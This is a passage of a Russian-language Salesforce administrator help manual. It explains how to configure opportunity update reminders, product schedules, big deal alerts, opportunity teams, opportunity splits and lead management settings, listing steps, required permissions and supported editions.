
Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения напоминаний об обновлении возможности:

- «Настройка приложения» ИЛИ «Управление пользователями»

Для активации или деактивации напоминаний об обновлении возможности:

- Управление пользователями

1. Введите строку «*Напоминания об обновлении*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Напоминания об обновлении»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок «Включить напоминания об обновлении для моей организации».
4. Чтобы запланировать напоминания об обновлении возможности для всех пользователей с прямыми подчиненными, установите флажок «Автоматически активировать напоминания для пользователей с прямыми подчиненными».
5. Нажмите кнопку **«Сохранить»**.
6. Если вы автоматически не активировали всех пользователей с непосредственными подчиненными, выберите пользователей, которым будет разрешено планировать напоминания об обновлении возможностей. Добавить можно любого пользователя с непосредственными подчиненными.
7. Нажмите кнопку **«Активировать»**.
8. Уведомите этих пользователей о том, что они могут начать планировать напоминания об обновлении для своих непосредственных подчиненных.

Прим.: Если ответственный за организацию может направлять напоминания об обновлении возможности, то все пользователи партнерского и клиентского порталов, являющиеся руководителями организации, также будут получать данные напоминания даже при отсутствии доступа к возможности. Чтобы отменить отправку напоминаний данным пользователям, удалите их из роли «Руководитель».

СМ. ТАКЖЕ:

Рекомендации по поиску похожих коммерческих возможностей

Активация и деактивация цен на продукты одновременно с активацией и деактивацией продуктов

Salesforce можно настроить так, чтобы при активации или деактивации продукта все связанные цены на этот продукт одновременно активировались или деактивировались.

1. Введите строку *«Параметры продукта»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры продукта»**.
2. Установите флажок «В результате изменения флага активации...».
3. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

Ограничение на редактирования цены и количества продуктов для возможности
Понятие продукта

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для автоматической активации или деактивации цен на продукты:

- Настройка приложения

Ограничение на редактирования цены и количества продуктов для возможности

Можно определять, разрешено ли пользователям менять значения полей «Цена» и «Количество» для возможностей.

Несмотря на то что поля «Продажная цена» и «Количество» являются обязательными, их можно удалить из макета страницы. В этом случае для них будет установлено значение по умолчанию. Пользователи не смогут получить доступ к этим полям или добавить в них данные.

Чтобы гарантировать использование цены, указанной в связанном прайс-листе, удалите поле «Продажная цена» из макета страницы продуктов возможности.

Чтобы использовать все продукты возможности в единственном экземпляре, удалите поле «Количество» из макета страницы продуктов возможности.

Прим.: Чтобы включить возможность удаления данных полей из макета страницы, обратитесь в компанию Salesforce.

СМ. ТАКЖЕ:

Активация и деактивация цен на продукты одновременно с активацией и деактивацией продуктов
Понятие продукта

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для ограничения на редактирование цены и количества:

- Настройка приложения

Включение расписаний продуктов

Создайте расписания поступления доходов и объемов продукции, которые поставляются или оплачиваются в течение промежутка времени. Кроме того, администраторы могут включать параметры расписаний, позволяющие пользователям создавать расписания для отдельных продуктов возможностей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

1. Введите строку *«Расписания продуктов»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Настройки расписаний продуктов»**.
2. Чтобы включить расписания объемов продукции и доходов для организации, установите соответствующие флажки. Обратите внимание, что отключение типа расписания инициирует автоматическое удаление всех текущих сведений о расписании из продуктов.

   Дополнительную информацию об определении каждого типа расписания см. в разделе «Общие сведения о продуктах, прайс-листах и расписаниях» на странице 1655.
3. Определите необходимость автоматического включения выбранного типа расписания для каждого продукта, добавленного в прайс-лист. Данный параметр автоматически устанавливает флажок «Планирование объемов продукции включено» или «Планирование доходов включено» для каждого продукта в прайс-листе.
4. Нажмите кнопку **«Сохранить»**.

Чтобы повысить контроль за расписаниями, администраторы могут определять типы расписания, доступные пользователям для каждого продукта.

Прим.: Включение и отключение расписаний не влияет на архивные продукты.

Если расписания используются кодом <0>Apex<1>, то организация не может отключить оба типа расписания. Например, если код Apex ссылается на объект расписания (представлен в коде как `OpportunityLineItemSchedule`), то пользователь может отключить только один тип расписания, но не оба.

СМ. ТАКЖЕ:

Понятие продукта

Использование групп продуктов

Чтобы выбрать категорию продукта, воспользуйтесь раскрывающимся списком «Группа продуктов». Например, если компания продает аппаратное и программное обеспечение, рекомендуем создать две группы продуктов: «Аппаратное обеспечение» и «Программное обеспечение».

Если в организации включена функция настраиваемого прогнозирования, то аппаратное и программное обеспечение может продаваться на основе разных планов продаж. Кроме того, пользователи могут просматривать прогнозы для возможностей с аппаратным обеспечением отдельно от прогнозов для возможностей с программным обеспечением.

Чтобы начать использование групп продуктов, выполните указанные ниже действия.

- Настройте раскрывающийся список «Группа продуктов», который может содержать разные категории продаваемых продуктов.
- Измените каждый продукт в прайс-листе и выберите соответствующее значение в раскрывающемся списке «Группа продуктов».
- Если в организации включена функция настраиваемого прогнозирования, задайте каждой группе продуктов отдельный план продаж.
- Если в организации включена функция настраиваемого прогнозирования, измените параметры прогнозов, чтобы при выборе вкладки «Прогнозы» по умолчанию отображалась определенная группа продуктов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования групп продуктов:

- Настройка приложения

СМ. ТАКЖЕ:

Понятие продукта

Активация предупреждений о крупных сделках

Организация может использовать предупреждения, которые автоматически отправляют электронные уведомления о крупных потенциальных сделках. Организация позволяет активировать только одно предупреждение о возможности. Сообщение-предупреждение напоминает страницу сведений о возможности, включая макет страницы и язык выбранного пользователя.

Прежде чем начать работу, рекомендуем выбрать пользователя, макет страницы и параметры языка которого должны использоваться во всех предупреждениях. Данному пользователю должно быть предоставлено полномочие «Просмотр всех данных».

1. Введите строку *«Оповещение о крупной сделке»* в поле «Быстрый поиск» и выберите пункт **«Оповещение о крупной сделке»**.
2. Введите имя предупреждения.
3. Заполните поля «Вероятность триггера» и «Количество триггеров» в валюте компании. Предупреждение о возможности отображается для возможностей с данной вероятностью и заданным или большим количеством. Предупреждение отображается только для тех возможностей, которые соответствуют обоим пороговым значениям.

   Прим.: Предупреждение о крупной сделке может быть инициировано даже той возможностью, валюта которой отличается от валюты компании. Значение поля возможности «Стоимость» преобразуется в валюту компании и сопоставляется с параметром «Количество триггеров». При использовании функции расширенного управления валютами используются датированные курсы обмена.

4. Чтобы активировать новое предупреждение сразу после сохранения, установите флажок «Активно».
5. Заполните поле «Имя эл. почты отправителя».
6. Заполните поле «Адрес эл. почты отправителя».

   Прим.: Адрес отправителя должен совпадать либо с одним из проверенных единых электронных адресов организации, либо с адресом электронной почты, перечисленным в профиле Salesforce.

7. Выберите пользователя, который предоставит соответствующий макет страницы возможностей, а также параметры языка и валюты для содержимого сообщений эл. почты. Данному пользователю должно быть предоставлено полномочие «Просмотр всех данных».

   Если организация использует мультивалюту, то все предупреждения содержат суммы в валюте возможности. Если валюта возможности отличается от валюты пользователя, выбранного в данном действии, то сообщение эл. почты содержит обе валюты.

   Введите имена получателей сообщения эл. почты через запятую. При необходимости воспользуйтесь полями «Копия» и «СК:», которые могут содержать только действительные адреса эл. почты.

   Поле «СК:» недоступно, если в организации включена поддержка скрытых копий сообщений эл. почты о соответствии.

8. Чтобы отправить электронное предупреждение ответственному за возможность, установите флажок «Уведомить ответственного за возможность».
9. Нажмите кнопку **«Сохранить»**.

Прим.: Предупреждение о возможности отправляет уведомление при первом достижении возможностью порогового значения. Так, возможность, достигшая порогового значения с вероятностью 90%, не инициирует дополнительные предупреждения в случае последующего повышения вероятности. Тем не менее, возможность, инициировавшая отправку предупреждения и затем опустившаяся ниже порогового значения, может инициировать отправку второго предупреждения при повторном достижении порогового значения.

Приложение Connect Offline, используемое для удаленного доступа, позволяет изменять возможности, инициирующие предупреждения. Данные сообщения-предупреждения отправляются при обновлении данных.

СМ. ТАКЖЕ:

Настройка предупреждений о крупной сделке

Настройка предупреждений о крупной сделке

Организация может использовать предупреждения, которые автоматически отправляют электронные уведомления о крупных потенциальных сделках. Благодаря настройке данного предупреждения, пользователи могут получать электронные уведомления о достижении возможностью порогового значения.

Пороговое значение состоит из стоимости возможности и вероятности. Например, рабочей группе может быть отправлено электронное уведомление о том, что потенциальная сделка стоимостью 500 000 долларов достигла вероятности 90%.

СМ. ТАКЖЕ:

Активация предупреждений о крупных сделках

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активации предупреждений о крупной сделке:

- Настройка приложения

Настройка групп сбыта

Управление группами, работающими с возможностями

Сотрудничество торговых представителей, работающих с возможностями, значительно упрощается.

1. Включение группового сбыта
   Включение групп, работающих с возможностями, в систему Salesforce упрощает процесс сотрудничества в работе торговых представителей с возможностями сбыта.
2. Рекомендации по настройке групп потенциальных клиентов
   С помощью настройки ролей, макетов страниц и других параметров можно повысить эффективность групп потенциальных клиентов. Прежде чем приступить к настройке, ознакомьтесь с приведенными ниже рекомендациями.
3. Настройка ролей группы, работающей с возможностями
   Каждому участнику группы, работающей с возможностями, назначается роль (например, «Менеджер по работе с клиентами» или «Торговый представитель»). Чтобы отслеживать роли, выполняемые участниками группы в компании, следует настроить роли группы, работающей с возможностями, в системе Salesforce.
4. Рекомендации по обновлению участников группы в нескольких записях
   Ниже приведены факторы, которые следует принять во внимание при использовании мастеров переназначения рабочей группы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Настройки для групп, работающих с возможностями, доступны в: Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

5. Обновление участников группы на нескольких записях

   Если ваша организация Salesforce использует группы, работающие с организациями или потенциальными клиентами, обновляйте записи простым способом. Используйте мастера пакетного переназначения рабочей группы, чтобы добавлять, удалять и менять местами участников группы в нескольких записях одновременно.

6. Рекомендации по отключению группового сбыта

   Ниже перечислены основные рекомендации, которые следует учесть перед отключением группового сбыта.

Включение группового сбыта

Включение групп, работающих с возможностями, в систему Salesforce упрощает процесс сотрудничества в работе торговых представителей с возможностями сбыта.

1. В настройке введите *«Параметры группы, работающей с возможностями»* в поле «Быстрый поиск», затем выберите **«Параметры группы, работающей с возможностями»**.
2. Определите требуемые параметры.
3. Сохраните внесенные изменения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции группового сбыта:

- Настройка приложения

Рекомендации по настройке групп потенциальных клиентов

С помощью настройки ролей, макетов страниц и других параметров можно повысить эффективность групп потенциальных клиентов. Прежде чем приступить к настройке, ознакомьтесь с приведенными ниже рекомендациями.

- Группы потенциальных клиентов доступны в Lightning Experience, но нужно перейти на Salesforce Classic, чтобы использовать некоторые функции, например «Доли потенциальных клиентов». Дополнительные сведения см. в описании ограничений Lightning Experience для функций продаж.
- Для групп потенциальных клиентов разрешается создавать не более 50 настраиваемых полей.
- Удаление настраиваемого поля инициирует удаление фильтров, использующих данное поле, и возможное изменение результатов выполнения правил назначения или перевода на следующий уровень, опирающихся на данные настраиваемого поля.
- Чтобы добавить сведения об участнике группы, работающей с возможностями, на родительскую страницу, рекомендуем связать участника рабочей группы с родителем. Например, чтобы добавить сведения об участнике рабочей группы на связанную страницу сведений об организации, добавьте настраиваемое поле поиска «Организация» в редактор групп потенциальных клиентов и назначьте его родительской организации для каждого участника группы потенциальных клиентов.
- Взаимосвязь «Поиск» не может быть создана между объектом (например, организация) и участником группы потенциальных клиентов.
- Правила проверки и триггеры Apex не поддерживаются при добавлении стандартной рабочей группы в возможность.

СМ. ТАКЖЕ:

Рекомендации по использованию групп, работающих с возможностями

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Функция «Доли потенциальных клиентов» и параметры для групп потенциальных клиентов доступны в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Настройка ролей группы, работающей с возможностями

Каждому участнику группы, работающей с возможностями, назначается роль (например, «Менеджер по работе с клиентами» или «Торговый представитель»). Чтобы отслеживать роли, выполняемые участниками группы в компании, следует настроить роли группы, работающей с возможностями, в системе Salesforce.

Внимание:

- Не изменяйте параметр «Ответственный за возможность». Это не требуется для функции «Доли возможности».
- Группы, работающие с возможностями, используют те же роли, что группы, работающие с организациями. Удаление роли группы, работающей с возможностями, инициирует удаление данной роли для группы, работающей с организациями.

1. Введите строку *«Роли рабочей группы»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Роли рабочей группы»** для групп, работающих с возможностями.
2. При необходимости измените значения раскрывающегося списка для ролей рабочей группы.
3. Сохраните внесенные изменения.
4. Чтобы обновить измененное значение раскрывающегося списка в файлах, введите *«Заменить роли рабочей группы»* в поле «Быстрый поиск», затем выберите **«Заменить роль рабочей группы»**.

Рекомендации по обновлению участников группы в нескольких записях

Ниже приведены факторы, которые следует принять во внимание при использовании мастеров переназначения рабочей группы.

- Если в меню «Настройка» отсутствуют параметры **«Пакетное переназначение групп, работающих с потенциальными клиентами»** или **«Пакетное переназначение групп, работающих с потенциальными клиентами»**, перейдите на страницу организаций или возможностей и откройте раздел «Инструменты».
- Если организация использует функцию «Доли возможности», то удаление участника рабочей группы, назначенного доли, которая должна составлять 100%, инициирует перенос его доли ответственному за возможность. Ответственный за возможность не может быть удален.
- При выборе участников группы, подлежащих изменению:
  - При использовании групп, работающих с организациями, выберите соответствующий уровень доступа к организациям, контактам, обращениям и возможностям.
  - При использовании групп, работающих с потенциальными клиентами, выберите соответствующий уровень доступа к возможности. Заполните настраиваемые поля, если они заданы и добавлены в макет страницы групп, работающих с потенциальными клиентами.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Функция «Доли потенциальных клиентов» и параметры для групп потенциальных клиентов доступны в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки ролей рабочей группы выполните следующие действия.

- Настройка приложения

Обновление участников группы на нескольких записях

Если ваша организация Salesforce использует группы, работающие с организациями или потенциальными клиентами, обновляйте записи простым способом. Используйте мастера пакетного переназначения рабочей группы, чтобы добавлять, удалять и менять местами участников группы в нескольких записях одновременно.

1. В разделе «Настройка» введите *«Пакетное переназначение»* в поле «Быстрый поиск», затем выберите **Пакетное переназначение групп, работающих с организациями** или **Пакетное переназначение групп, работающих с возможностями**.

   Появляется страница первого этапа мастера.

2. Завершите мастера, следуя инструкциям.
3. Просмотрите количество измененных записей и затем нажмите на **«Готово»** для выхода из мастера.

СМ. ТАКЖЕ:

Рекомендации по настройке групп потенциальных клиентов

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для пакетного обновления участников рабочей группы:

- Использование мастеров переназначения рабочей группы

Рекомендации по отключению группового сбыта

Ниже перечислены основные рекомендации, которые следует учесть перед отключением группового сбыта.

- Отключение группового сбыта удаляет без возможности восстановления из всех возможностей все группы, работающие с возможностями, а также стандартные группы, работающие с возможностями.
- Отключение группового сбыта невозможно, если включена функция «Доли возможности».
- Функция группового сбыта может быть отключена, если код Apex не ссылается на участников рабочей группы.
- Прежде чем отключить групповой сбыт, выполните следующие действия.
  - Отключите функцию «Доли возможности». Этим действием удаляются без возможности восстановления все данные о долях из организации Salesforce.
  - Удалите все настраиваемые поля, настраиваемые кнопки и ссылки, макеты страниц, правила проверки, бизнес-правила и триггеры Apex, добавленные в группы, работающие с возможностями.
  - Удалите все настраиваемые отчеты, содержащие сведения о группе, работающей с возможностями.
  - Удалите все пакеты Apex, использующие группы, работающие с возможностями.
- Для отключения функции группового сбыта:
  - требуется полномочие «Настройка приложения».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Функция «Доли потенциальных клиентов» и параметры для групп потенциальных клиентов доступны в версиях: Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

- Настройки групп, работающих с возможностями. В настройке введите «*Параметры группы, работающей с возможностями*» в поле «Быстрый поиск», затем выберите **«Параметры группы, работающей с возможностями»**.

СМ. ТАКЖЕ:

Рекомендации по настройке групп потенциальных клиентов

Рекомендации по отключению долей возможности

Управление долями возможностей

Общий доступ торговых представителей к возможности дохода значительно упрощается.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Performance Edition** и **Developer Edition**.

Доступно в версиях: **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

1. Рекомендации по включению долей возможности
   Ниже перечислены рекомендации по включению функции «Доли возможности».
2. Включение функции «Доли возможности»
   Данная функция позволяет упростить сотрудничество торговых представителей, работающих с возможностями, а также предоставить общий доступ к доходу возможности членам рабочей группы.
3. Создание настраиваемых типов для долей возможностей
   Чтобы представить бизнес-процесс более наглядно, рекомендуем создать настраиваемые типы доли возможности для полей валюты возможности. Создайте не более трех типов для использования в дополнение к долям дохода и наложения. Затем укажите, всегда ли каждый тип составляет 100%.
4. Рекомендации по удалению типов долей возможности
   Как правило, требуется *деактивировать* тип доли возможности, если имеется пять типов долей (максимальное количество) и при этом необходим еще один. Также может потребоваться *удалить* редко используемый тип, чтобы уменьшить объем хранилища. Ниже приведены рекомендации по деактивации или удалению типа доли возможности.
5. Рекомендации по редактированию многострочных макетов долей возможности
   Ниже перечислены рекомендации по настройке полей, отображаемых системой Salesforce, если торговые представители редактируют доли возможностей.
6. Рекомендации по отключению долей возможности
   Если организация Salesforce не использует функцию «Доли возможности», ее можно отключить. Ниже перечислены рекомендации по отключению.

Рекомендации по включению долей возможности

Ниже перечислены рекомендации по включению функции «Доли возможности».

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Performance Edition** и **Developer Edition**.

Доступно в версиях: **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Общие рекомендации

- Прежде чем включить функцию «Доли возможности», рекомендуем включить функцию группового сбыта.
- Включение функции «Доли возможности» изменяет записи возможностей в организации Salesforce. Ниже перечислены действия, выполняемые при включении этой функции.
  - Сценарий временно отключает триггеры, бизнес-правила и правила проверки для записей группы, работающей с возможностями, пакетное переназначение участников группы, работающей с возможностями, а также пакетный перенос организаций и возможностей.
  - Ответственный за возможность добавляется в каждую группу, работающую с возможностями. Роль «Ответственный за возможность» является обязательной для долей и не может быть удалена.
  - При включении типов долей, сумма которых составляет 100%, новые записи доли возможности содержат стандартную запись для ответственного. Ответственный изначально получает 100% от стоимости доли. (Данные дополнительные записи требуют наличия дополнительного хранилища данных. Дополнительную информацию о влиянии данного требования на организацию Salesforce см. в разделе «Контроль ресурсов хранения» справки Salesforce.)
- Разрешается использовать не более пяти типов долей, включая неактивные типы. Чтобы переименовать, временно деактивировать или удалить типы долей без возможности восстановления, откройте страницу настройки функции «Доли возможности» и нажмите кнопку **«Редактировать типы доли»**. Удаление типов доли инициирует удаление данных доли. Стандартные типы доли не могут быть удалены.
- Если не установлен флажок **«Данный параметр позволяет пользователям добавлять участников в группы, работающие с возможностями, при редактировании долей»**, то следует сначала добавить пользователей в группу, работающую с возможностями, чтобы добавить их к доле возможности.

Доступное время

Включение функции «Доли возможности» инициирует процесс, который настраивает доли для каждой возможности организации Salesforce. В зависимости от количества записей возможностей данный процесс может занять несколько часов. В ходе выполнения процесса можно продолжать работу в системе Salesforce. Автоматические электронные уведомления позволяют отслеживать статус сценария. Рекомендуем запускать процесс в ночное время.

Неактивные валюты

Если организация Salesforce использует неактивные валюты, которые были активными раньше, возможно, имеются записи возможности, использующие эти валюты. Эти записи являются частью процесса включения доли, но неактивный статус валюты вызывает сбой процесса. Ниже приведены рекомендации по предотвращению или устранению сбоя.

- Активируйте неактивную валюту при включении долей. (При необходимости деактивируйте валюту по завершении процесса.)
- Удалите возможности, содержащие неактивную валюту. Рекомендуем использовать данное решение при наличии в организации Salesforce небольшого количества возможностей, содержащих неактивную валюту, которые не используются при составлении отчетов или архивировании.

Неактивные пользователи

Если в организации Salesforce имеются неактивные пользователи (подобно неактивным валютам), которые работали с возможностями раньше, возможно, в системе остались записи возможностей, все еще принадлежащие этим пользователям. Процесс включения доли получает доступ к этим записям, но неактивный статус пользователей становится причиной сбоя процесса. Ниже приведены рекомендации по предотвращению или устранению сбоя.

- Активируйте неактивных пользователей при включении долей. (При необходимости деактивируйте их по завершении процесса.)
- Удалите все возможности, принадлежащие неактивным пользователям. Рекомендуем использовать данное решение при наличии в организации Salesforce небольшого количества возможностей, принадлежащих неактивным пользователям, которые не используются при составлении отчетов или архивировании.
- Временно разрешите редактирование неактивных пользователей в своей организации Salesforce.

  Прим.: Включение редактирования неактивных пользователей может привести к изменению архивированных данных. Если вы включаете это полномочие только для обеспечения долей возможностей, мы рекомендуем ограничить круг лиц с доступом к этой функции и отключить ее, закончив работу.

  1. Введите строку *«Интерфейс пользователя»* в поле «Быстрый поиск» меню настройки и выберите пункт **«Интерфейс пользователя»**.
  2. Установите флажки **«Включить полномочия пользователя "Настройка полей аудита при создании записи" и "Обновление записей, имеющих неактивных ответственных"»** и сохраните свои изменения.
  3. Включите **Обновление записей с неактивными владельцами** для профилей или наборов полномочий.

Выполнение пакетных операций

Выполнение пакетной операции (например, «Пакетный перенос» или «Пакетное переназначение участников рабочей группы») может препятствовать включению функции «Доли возможности». Перед началом включения функции «Доли возможности» следует завершить все пакетные операции.

Включение функции «Доли возможности»

Данная функция позволяет упростить сотрудничество торговых представителей, работающих с возможностями, а также предоставить общий доступ к доходу возможности членам рабочей группы.

1. Введите строку *«Доли возможности»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры»**.
2. Нажмите кнопку **«Настроить доли возможности»**.
3. Чтобы представить бизнес-процесс более наглядно, рекомендуем выполнить любое из перечисленных ниже действий.
   - Переименуйте или деактивируйте стандартные доли дохода и наложения, основанные на поле «Возможность: стоимость».
   - Чтобы разделить другое поле валюты и указать, должна ли сумма долей составлять 100% данного поля, щелкните **«Добавить новый тип доли»**.
4. Сохраните внесенные изменения.
5. Выберите нужные макеты страниц.
6. Чтобы добавить связанный список в настраиваемые макеты страниц, установите флажок «Добавить в настроенные связанные списки пользователей».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Performance Edition** и **Developer Edition**.

Доступно в версиях: **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции «Доли возможности»:

- Настройка приложения

7. Сохраните внесенные изменения.
8. Чтобы разрешить быстрое изменение данных рабочих групп, установите флажок **«Данный параметр позволяет пользователям добавлять участников в группы, работающие с возможностями, при редактировании долей»**.

Дополнительную информацию о предоставлении торговым представителям возможности добавления долей в прогнозы см. в разделе «Включение типов прогнозов для функции "Совместные прогнозы"».

СМ. ТАКЖЕ:

Включение группового сбыта

Создание долей возможности

Изменение ответственного за запись

Создание настраиваемых типов для долей возможностей

Чтобы представить бизнес-процесс более наглядно, рекомендуем создать настраиваемые типы доли возможности для полей валюты возможности. Создайте не более трех типов для использования в дополнение к долям дохода и наложения. Затем укажите, всегда ли каждый тип составляет 100%.

Прим.: Разделение поддерживается практически всеми полями валюты, созданными для возможностей, включая настраиваемые поля валюты и поля сводного резюмирования, но не полями валюты формулы.

1. Обратитесь в компанию Salesforce, чтобы включить поддержку настраиваемых типов долей для организации Salesforce.

   Изменение типов долей возможностей выполняется фоновым процессом. Уведомление о завершении данного процесса будет отправлено пользователю по эл. почте. Рекомендуем редактировать доли возможностей только после завершения всех изменений.
2. Введите строку *«Доли возможности»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Параметры»** и щелкните **«Редактировать типы долей»**.
3. Щелкните **«+ Добавить новый тип доли»**.
4. Определите требуемые параметры.
5. Сохраните внесенные изменения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Performance Edition** и **Developer Edition**.

Доступно в версиях: **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания настраиваемых типов долей для возможностей:

- «Настройка приложения» И «Изменение всех данных»

Рекомендации по удалению типов долей возможности

Как правило, требуется *деактивировать* тип доли возможности, если имеется пять типов долей (максимальное количество) и при этом необходим еще один. Также может потребоваться *удалить* редко используемый тип, чтобы уменьшить объем хранилища. Ниже приведены рекомендации по деактивации или удалению типа доли возможности.

- Деактивация типа доли инициирует его удаление из интерфейса Salesforce, при этом исходные данные сохраняются. Поэтому деактивированный тип доли может быть активирован повторно.
- Удаление типа доли инициирует необратимое удаление всех связанных данных.
- Для деактивации или удаления типа доли
  - требуется полномочие «Настройка приложения».
  - требуется доступ к параметрам функции «Доли возможности».
- (Если организация Salesforce содержит большое количество возможностей, то выполнение сценария, удаляющего типы долей, может занять несколько часов.)

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Performance Edition** и **Developer Edition**.

Доступно в версиях: **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

СМ. ТАКЖЕ:

Рекомендации по отключению долей возможности

Включение функции «Доли возможности»

Рекомендации по редактированию многострочных макетов долей возможности

Ниже перечислены рекомендации по настройке полей, отображаемых системой Salesforce, если торговые представители редактируют доли возможностей.

- Для редактирования макетов требуется полномочие «Настройка приложения».
- Многострочные макеты долей возможности не поддерживают добавление полей типа «Область обогащенного текста» или раскрывающихся списков со множественным выбором.
- Редактирование полей типа «Область обогащенного текста» и раскрывающихся списков с множественным выбором выполняется на странице сведений о доле возможности.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Performance Edition** и **Developer Edition**.

Доступно в версиях: **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Рекомендации по отключению долей возможности

Если организация Salesforce не использует функцию «Доли возможности», ее можно отключить. Ниже перечислены рекомендации по отключению.

- Отключение доли возможности необратимо. Восстановление удаленных данных долей невозможно.
- Ниже перечислены действия, инициируемые отключением функции «Доли возможности».
  - Доли всех возможностей, используемые в организации, удаляются.
  - Отчеты по долям удаляются.
  - Настраиваемые отчеты, созданные с использованием шаблонов отчетов по долям, сохраняются на вкладке «Отчеты», но становятся недоступными.
- Для отключения функции «Доли возможности»
  - требуется полномочие «Настройка приложения».
  - Доступ к параметрам функции «Доли возможности».
- Если в организации используется большое количество возможностей, выполнение сценария, отключающего доли, может занять несколько часов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Performance Edition** и **Developer Edition**.

Доступно в версиях: **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

СМ. ТАКЖЕ:

Рекомендации по отключению группового сбыта

Рекомендации по удалению типов долей возможности

Настройка параметров интересов

Настройка функции управления интересами

Помогите специалистам по продажам отслеживать потенциальных покупателей и создать непрерывный поток возможностей. Специалисты по продажам используют интересы Salesforce для работы с потенциальными клиентами и их оценки, чтобы создавать возможности.

Благодаря интересам, сотрудники отдела продаж получают мгновенный доступ к новым потенциальным клиентам, гарантируя их полную обработку. Функция управления интересами позволяет сотрудникам отделов продаж и маркетинга управлять входящими интересами, отслеживать источники интересов и анализировать рентабельность инвестиций в маркетинговые программы.

Управление интересами начинается в меню «Настройка».

- Перейдите к параметрам управления объектами для интересов. В разделе полей создайте настраиваемые поля интересов, которые отслеживают сведения, связанные с вашей компанией. Кроме того, настраиваемые поля интересов могут быть соотнесены с полями организаций, контактов и возможностей для преобразования данных при преобразовании интересов. Чтобы выбрать стандартный статус для новых и преобразованных интересов, измените раскрывающийся список «Статус интереса».
- Введите строку *«Параметры интересов»* в поле «Быстрый поиск» и выберите пункт **«Параметры интересов»**, чтобы указать параметры интересов по умолчанию.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Введите строку *«Правила назначения»* в поле «Быстрый поиск», затем выберите **«Правила назначения интересов»**, чтобы задать правила назначения интересов для автоматического перенаправления интересов.
- Введите строку *«Web-to-Lead»* в поле «Быстрый поиск» и выберите пункт **«Web-to-Lead»**, чтобы автоматически собирать интересы с вашего веб-сайта.
